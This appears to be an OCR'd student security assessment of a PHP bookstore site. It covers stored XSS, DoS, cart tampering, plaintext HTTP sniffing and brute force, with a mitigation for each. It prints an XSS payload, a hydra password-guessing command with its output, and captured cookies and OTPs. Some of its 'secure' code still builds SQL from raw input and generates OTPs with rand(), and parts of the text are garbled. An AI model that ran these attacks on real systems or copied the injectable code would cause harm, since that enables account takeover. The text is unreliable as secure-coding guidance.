
Upon submission there is an alert shown below:



From here we can see that this website is vulnerable to cross-site scripting



From here you can see that the code is inside, so every time the website is refreshed, the alert will appear.

Looking inside the database we can see the cross-site scripting code

	<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	24	Good	Morning	to you	4	33.33	12	download.jpg
	<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	25	<script>alert()</script>	Morning	to you	3	7.00	15	download.jpg

From here we know this is stored cross-site scripting that this website is vulnerable to.

So, to prevent this from happening, we use HTML Special Characters.

```


4   if (isset($_SESSION['user_id'])) {
5     if ($_SESSION['user_id'] == 2) {
6       $title = $_POST['title'];
7       $author = $_POST['author'];
8       $summary = $_POST['summary'];
9       $rating = $_POST['rating'];
10      $price = $_POST['price'];
11      $quantity = $_POST['quantity'];
12      // $ID = NULL;
13
14
15
16      $title = htmlspecialchars($title);
17
18
19      $summary = htmlspecialchars($summary);
20
21
22      $author = htmlspecialchars($author);
23
24      $rating = htmlspecialchars($rating);
25
26      $price = htmlspecialchars($price);
27
28      $quantity = htmlspecialchars($quantity);
29
30      // $ID = htmlspecialchars($ID);
31
32

```

What this does is that, any <script> such as <t> helps to convert some predefined characters to HTML entities and ensure when is stored in the database, those entities are changed. For example, "<" into "<" or "&" into "&"

5. Dos & DDoS Attack

In the real world scenario, Denial of service (DoS) attacks are common and need to be taken note of, therefore, in our AWS instance we need to apply the mitigation and prevent DoS attacks from harming our website. On of the attack shown below:



From the above, we can see that we manage to DoS the webserver and this causes the webserver to be unresponsive. Therefore, this causes the website to be offline. To mitigate this, we need to implement the load balancing that is given in AWS instances, so if there is 1 server failure, the other one will help to run it.

The screenshot shows the AWS CloudWatch Metrics interface. A metric named 'CPUUtilization' is selected. The chart displays a single data series over time, showing a significant spike that reaches approximately 95% utilization. This visualizes the DoS attack on the web server, causing it to become unresponsive.

As shown above, if one of the servers fails, there will be another server that will backup the fail instance, so to improve this, we can apply auto-scaling and from there when the instance fails or does not meet the requirements, an auto creation of the instance will be there up fill up to fail instance.

We can also go into the web server and configure the config file of the web server to prevent any DoS or DDoS attacks by setting a TimeOut to 120 sec, MaxClients to 64 clients and KeepAliveTimeout to 4 sec

```
# This configuration file reflects default settings for Apache HTTP Server.
#
# You may change these, but chances are that you may not need to.
#
#
# Timeout: The number of seconds before receives and sends time out.
# Timeout 120
#
# KeepAlive: Whether or not to allow persistent connections (more than
# one request per connection). Set to "Off" to deactivate.
# KeepAlive On
#
# MaxKeepAliveRequests: The maximum number of requests to allow
# during a persistent connection. Set to 0 to allow an unlimited amount.
# We recommend you leave this number high, for maximum performance.
# MaxKeepAliveRequests 100
#
MaxClients 64
#
# KeepAliveTimeout: Number of seconds to wait for the next request from the
# same client on the same connection.
# KeepAliveTimeout 4
```


After setting the requirement above, now we need to test which is shown below using a command called wget --server-response --spider http://192.168.1.3/Login.php


```
Server: Apache
Set-Cookie: PHPSESSID=ntp0sjqcbhclkkhjpv4od164; path=/
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=ntp0sjqcbhclkkhjpv4od164; path=/; httponly
Set-Cookie: security=impossible; httponly
Keep-Alive: timeout=4, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
Length: unspecified [text/html]
Remote file exists and could contain further links,
but recursion is disabled -- not retrieving.
```

In addition to this, we also have implemented using cloudflare. It is a web security in which it will help to block and defend from any DoS or/and DDoS attacks.

6. Invalid or Insufficient Condition Attack

Here, when using the burp suite, and intercept the packet, we can change the user ID and sabotage other user carts in which can cause other user carts to pay more than what is expected. A screenshot is shown below:





As shown above, we can see that when using a burp suite, we intercept the traffic and change the user ID to another user ID in which another user ID will be sabotaged and fill the cart with as many books as possible. This can cause the victim user to feel irritated and even to some extent their money to be wasted and being paid unnecessarily. To mitigate this, we need to implement what is called a user session which takes into the user ID. After that in every page we need to validate if the user ID is equal to the User ID that is being put into the page shown below:

```

</header>
<body>
    <?php
        $userID00 = $_SESSION['user_id'];

        include ("dbFunctions2.php");

        try{
            $conn00 = new PDO("mysql:host=$db_host;dbname=$db_name", $db_username, $db_password);
            $conn00->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

            $stmt00 = $conn00->prepare("SELECT user_id FROM users WHERE user_id= :userID");
            $stmt00->bindParam(":userID", $userID00);

            $stmt00->execute();

        } catch (Exception $ex00) {
            echo "Error: " . $ex00->getMessage();
        }
        $conn00 = null;

        while($row00 = $stmt00->fetch()){
            $userID000 = $row00['user_id'];
        }

        if ($userID000 > 0){
            $_SESSION['user_id2'] = $userID000;
        }

        if ($_SESSION['user_id'] == $_SESSION['user_id2'] && isset($_SESSION['IS_LOGIN'])) {
            include ("dbFunctions2.php");
            $userID = $_SESSION['user_id'];
        }
    
```

To check if the user_id that has been assigned in doLogin.php is equal to the user_id that is assigned in the UserList.php. If equal, the user can proceed, if not the user will see a blank page.

```
<tr>
    <td></td>
    <td style="text-align: center; width: 300px"><?php echo $carttitle; ?> </td>
    <td style="text-align: center; width: 300px">$<?php echo $cartprice; ?></td>
    <td><form method="post" action="doCartDelete.php">
        <input type="hidden" name="titleID" value="<?php echo $titleid; ?>" />
        <input type="hidden" name="cartID" value="<?php echo $cartid; ?>"/>
        <input id="shot2" type="submit" value="Delete"/>
    </form></td>


] if ($_SESSION['user_id'] == $_SESSION['user_id2'] && isset($_SESSION['IS_LOGIN'])) {
    include "dbFunctions2.php";

    $title_id = $_POST['titleID'];
    $title_id = htmlspecialchars($title_id);
    $cart_id = $_POST['cartID'];
    $cart_id = htmlspecialchars($cart_id);
    $user_id = $_SESSION['user_id'];
    $user_id = htmlspecialchars($user_id);
}
try {
    $conn = new PDO("mysql:host=$db_host;dbname=$db_name", $db_username, $db_password);
    // set the PDO error mode to exception
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
```

Above, shown instead of using the user ID as a hidden input type, we can use the user session so that when you move on to the page from the form, it will help the user id not to be changed.

7. Encrypted Website

From the title above, we can see that the website is using port 80, which is HTTP and not HTTPS. Shown below:



From the screenshot above, we can see that the website is using HTTP in which an attacker can intercept the information in plain text and get the username, password and other private information too.

So, when using a Wireshark to intercept the packet we can see that all of the information has been passed through from the client to the web server.

QaZiWa Books - Login



Login


Email Address:

Password:

[Sign-up for free!!](#)

QaZiWa Copyright
© 2021

A screenshot of the user login into her account, then when using the Wireshark we can see the password and username in plaintext, due to the nature of HTTP as it is unencrypted.



In addition, other than just a password of the user, we can also get the API of the OTP secret key in which is dangerous due to the fact that the attacker can use it to do further attacks in the future. This can be shown in the Wireshark screenshot

```

<div class="login-form">
    <form method="post" action="doVerification.php">
        <h2 class="text-center">OTP Verification</h2>
        <center></center><br>
        <input type="text" id="otp" name="otp" class="form-control" placeholder="OTP" required="required">
        <button type="submit" class="btn btn-primary btn-block" name="verification">Submit OTP</button>
    </form>
    <p style="text-align: center">Do install Google Authenticator App in your phone  
and scan the QR code above. After scanning, key in the number code that  
you see in the App. Thank you :)</p>
<style>
    .footer{
        text-align: center;
    }

```

Other than that, we also can capture the user session and even the OTP number in which the attacker can use to impersonate as the user using the victim/user account

```

Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8012/C300/Verification.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=i1k5a7736362a979p9ctnuld2a

otp=727987&verification=HTTP/1.1 200 OK
Date: Thu, 17 Jun 2021 17:29:36 GMT
Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.5
X-Powered-By: PHP/7.4.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 100
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

```

To mitigate this, we need to use HTTPS instead of HTTP. By doing this, all of the information that is passed over to the destination server, which is the web server, is secure. This can be seen below

```


C:\Users\19031563>nslookup www.qaziwa.tk
Server: router.asus.com
Address: 192.168.50.1

Non-authoritative answer:
Name: www.qaziwa.tk
Addresses: 2606:4700:3035::6815:57c1
           2606:4700:3035::ac43:91b4
           172.67.145.180
           104.21.87.193


```

TCP	192.168.50.89:52343	91.108.56.199:https	ESTABLISHED
TCP	192.168.50.89:53425	172.67.145.180:https	TIME_WAIT
TCP	192.168.50.89:54876	40.65.170.106:https	ESTABLISHED
TCP	192.168.50.89:55033	server-13-227-250-7:https	ESTABLISHED


We do nslookup to the website to see the available IP so that we know what to filter when capturing using Wireshark. In addition, we also do a netstat -a to see if there a connection from the user to the web server.



Above we do a Wireshark check, do see that the Wireshark is capturing the packets and yes, it tally with the nslookup IP address, so here we investigate more



As shown above, we see that the user accesses the website www.qaziwa.tk. But all of the information and details are being encrypted. Therefore all of the user's private information is being encrypted.



Here is the SSL Certificate information.

But, here there is a limitation to it due to AWS educate account that has no privileges is given to us.

Select default certificate

AWS Certificate Manager (ACM) is the preferred tool to provision and store server certificates. If you previously stored a server certificate using IAM, you can deploy it to your load balancer. [Learn more](#) about HTTPS listeners and certificate management.

As shown above, we do not have the privileges to do an AWS Certificate Manager, and therefore, from the Cloudflare to the load balancer and into the instances it will be left unencrypted.

This is where from the user to Cloudflare, all of the web information is being encrypted and there is an SSL Certificate. But from the Cloudflare to the AWS load balancer, the information is left unencrypted and this means that any MITM (Man-in-the-middle)

attack can sniff the information in plain text after the information is being transferred out to the AWS load balancer.

Going further than this, with using an EC2 instance, we can configure end-to-end encryption from the client to the web server

Overview Edge Certificates Client Certificates Origin Server Custom Hostnames

✓ Your SSL/TLS encryption mode is Full (strict)

This setting was last changed 16 hours ago

Off (not secure) ⓘ
No encryption applied

Flexible
Encrypts traffic between the browser and Cloudflare

Full
Encrypts end-to-end, using a self signed certificate on the server

Full (strict)
Encrypts end-to-end, but requires a trusted CA or Cloudflare Origin CA certificate on the server

Learn more about [End-to-end encryption with Cloudflare](#)

API ▶ Help ▶

The diagram illustrates the SSL/TLS encryption process. It shows a 'Browser' icon connected to a 'Cloudflare' icon, which is then connected to an 'Origin Server' icon. Each connection segment contains a green padlock symbol, indicating that traffic is encrypted at every point between the client and the origin server.

We have end-to-end encryption in which it helps more to secure the website using HTTPS (refer to project documentation)

8. Brute Force Attack

Here is where a brute force attack can happen, so this is by when the user logs into the website with the username but does not know the password, therefore the user can try a possible combination of the password to get into the server.

```

root@kali:~# sudo hydra -l admin -P output.txt 192.168.1.3 http-post-form "/doLogin.php:username=admin&password=^PASS^&Login=Sorry, you must enter a valid username and password to log in. Click <a href=login.php>here</a> to go back to login page" -vv -f
Hydra v8.3 (c) 2016 by van Hauser/IHC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-06-27 11:30:42          QzIWa Copyright
[DATA] max 10 tasks per server, overal 64 tasks, 10 login tries (l:1/p:10), ~0 tries per task
[DATA] attacktype: http-post-form on port 80
[VERBOSE] Resolving addresses... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "how are you" - 1 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "Hello World" - 2 of 10 [child 1] (0/0)
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "admin123" - 3 of 10 [child 2] (0/0)
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "admin" - 4 of 10 [child 3] (0/0)
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "hello" - 5 of 10 [child 4] (0/0)
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "kali" - 6 of 10 [child 5] (0/0)
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "root" - 7 of 10 [child 6] (0/0)
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "Qazisha" - 8 of 10 [child 7] (0/0)
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "gazawa" - 9 of 10 [child 8] (0/0)
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "" - 10 of 10 [child 9] (0/0)
[80] [http-post-form] host: 192.168.1.3   login: admin   password: admin123

```

Using burp suites and a little website inspection, we can find the requirements to perform a brute force attack on the user account. From here we know that it can be brute force with a simple password combination, therefore we will be implementing a requirement when a user wants to create a password.

The screenshot shows a web form for creating a password. At the top, there is a text input field labeled "Password". Below it is a button labeled "Register Now". A red error message "Password must contain the following:" is displayed. To the left of this message is a list of requirements with corresponding icons:

- × A lowercase letter
- × A capital (uppercase) letter
- × A number
- × Minimum 8 characters
- ✓ A Quotation Character

At the bottom of the form, there is a small "QzIWa Copyright" watermark.

When a user wants to create a website, the user is needed to do a password validation which requires a lowercase letter, capital letter, a number and a minimum of 8 characters.

Moving forward, we also will be implementing an OTP which ensures a good reinforcement to the user account and also prevents any brute force attempt and getting hold of the user account. So our first phase is using a database and an smtp Gmail server to send a verification email to the user.

OTP Verification

OTP

Submit OTP

Do check your email for your OTP number

QaZiWa Copyright
© 2021

QaZiWa Books - Login



Login

Email Address:

Password:

QaZiWa Copyright
© 2021


^ Important

fypc300qaziwa 31

OTP Verification - Your OTP verification code is 92051

When the user is logged into his or her account, an OTP will be sent to their personal Gmail account and from there the user will enter the OTP they get into the OTP Verification page. This is done by, when a user logs in the account, a random integer will generate a random number with 5 characters in total, it will send to the database and store it, based on the user credentials logged into the account. Then the OTP will then send via smtp server of google, to the designation user. When the user receives the OTP number, then the user will key into the OTP Verification page and then enter the OTP number will check against the database and if there is the same OTP number, the user will grant access to his or her personal account, if not the user will enter again.

```
//use PHPMailer\PHPMailer\PHPMailer;
//use PHPMailer\PHPMailer\Exception;
```



```

doLogin.php x
Source History | 
1: <?php
2: session_start();
3: 
4: if (isset($_SESSION['user_id'])) {
5:     if (!isset($_SESSION['IS_LOGIN'])) {
6:         $con = mysqli_connect('localhost', 'root', '', 'qaziwa');
7:         $res = mysqli_query($con, "SELECT * FROM users WHERE email='$_entered_username'");
8:         $count = mysqli_num_rows($res);
9:         $var = 0;
10:        if ($count > 0) {
11:            $otp = rand(11111, 99999);
12:            mysqli_query($con, "UPDATE users SET otp='$otp' WHERE email='$_entered_username'");
13:            $html = "Your OTP verification code is " . $otp;
14:            $_SESSION['EMAIL'] = $_entered_username;
15:            $var = 1;
16:        } else {
17:            echo "not_exist";
18:        }
19: 
20:        function smtp_mailer($to, $subject, $msg) {
21:            require 'PHRMailer/src/Exception.php';
22:            require 'PHRMailer/src/PHRMailer.php';
23:            require 'PHRMailer/src/SMTF.php';
24:            $mail = new PHRMailer();
